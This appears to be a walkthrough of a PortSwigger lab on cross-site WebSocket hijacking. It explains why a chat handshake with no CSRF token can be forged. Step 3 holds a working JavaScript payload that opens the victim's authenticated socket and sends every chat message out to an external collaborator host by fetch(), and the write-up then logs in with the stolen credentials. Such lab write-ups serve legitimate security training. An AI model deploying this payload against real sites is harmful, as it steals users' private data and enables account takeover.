
The lab
here is how portswigger describes it
This online shop has a live chat feature implemented using WebSockets. To solve the lab, use the exploit server to host an HTML/JavaScript payload that uses a cross-site WebSocket hijacking attack to exfiltrate the victim's chat history, then use this to gain access to their account.
the live chat rides on a WebSocket, and the handshake that opens that socket is authenticated purely by the victim's session cookie with no csrf token to tie it to the page that started it. that is the whole weakness. a WebSocket opened from our own page still carries the victim's cookies, so if we can get the victim to load our page their browser will open an authenticated socket for us, replay the chat history, and we can ship every message back to ourselves. this is csrf applied to a WebSocket handshake, which is why it is called cross-site WebSocket hijacking.
why the missing csrf token matters#
a normal WebSocket upgrade is just an http request, and like any cross-site request the browser attaches the target site's cookies to it automatically. the only thing that would stop a page we control from opening a valid socket as the victim is an unpredictable token in the handshake that our page cannot know. there is none here. so the handshake is forgeable, and once the socket is open it behaves exactly as if the victim opened it, the server trusts it and answers READY with their full chat history. we never steal the cookie itself, we just borrow the authenticated channel it unlocks.
Step 1 - Watch how the chat loads its history#

we open the lab and click the Live chat button on the home page, then reload the page.

in the Burp WebSockets history tab we watch the reload replay the conversation. the client sends a READY command and the server answers with the past chat messages. that tells us the history is not gated behind anything beyond the open socket, send READY on an authenticated connection and the server hands over everything.
Step 2 - Confirm the handshake is forgeable#
in the HTTP history tab we find the WebSocket handshake request, the GET that upgrades the connection. we look through it and see there is no csrf token anywhere in it. nothing in the handshake is unpredictable, which means a page we control can open the same socket as the victim.
we right-click the handshake request and choose Copy URL so we have the exact wss:// address to point our payload at.
Step 3 - Host the hijack payload on the exploit server#
in the browser we go to the exploit server and paste this into the Body section, using the wss:// url we just copied and our own Collaborator address as the exfil target:
<script>
    var ws = new WebSocket('wss://YOUR-LAB-ID.web-security-academy.net/chat');
    ws.onopen = function() {
        ws.send("READY");
    };
    ws.onmessage = function(event) {
        fetch('https://YOUR-COLLABORATOR-URL', {method: 'POST', mode: 'no-cors', body: event.data});
    };
</script>

when the victim loads this, their browser opens a WebSocket to the lab carrying their session cookie, our onopen fires READY, and every message the server replays is caught by onmessage and fetched out to our Collaborator with mode: 'no-cors' so the cross-origin POST goes through without us needing to read the response.
Step 4 - Deliver to the victim and read the history#

we Deliver exploit to victim and then open the Collaborator tab.

we see a run of HTTP interactions, each one a chunk of the victim's chat history that our page forwarded. we read through the message bodies and one of them contains the victim's username and password in the conversation.
Step 5 - log in as the victim#
with carlos's credentials recovered from the exfiltrated history, we go to the login page and sign in as him, landing in his account.

with this, the lab is solved!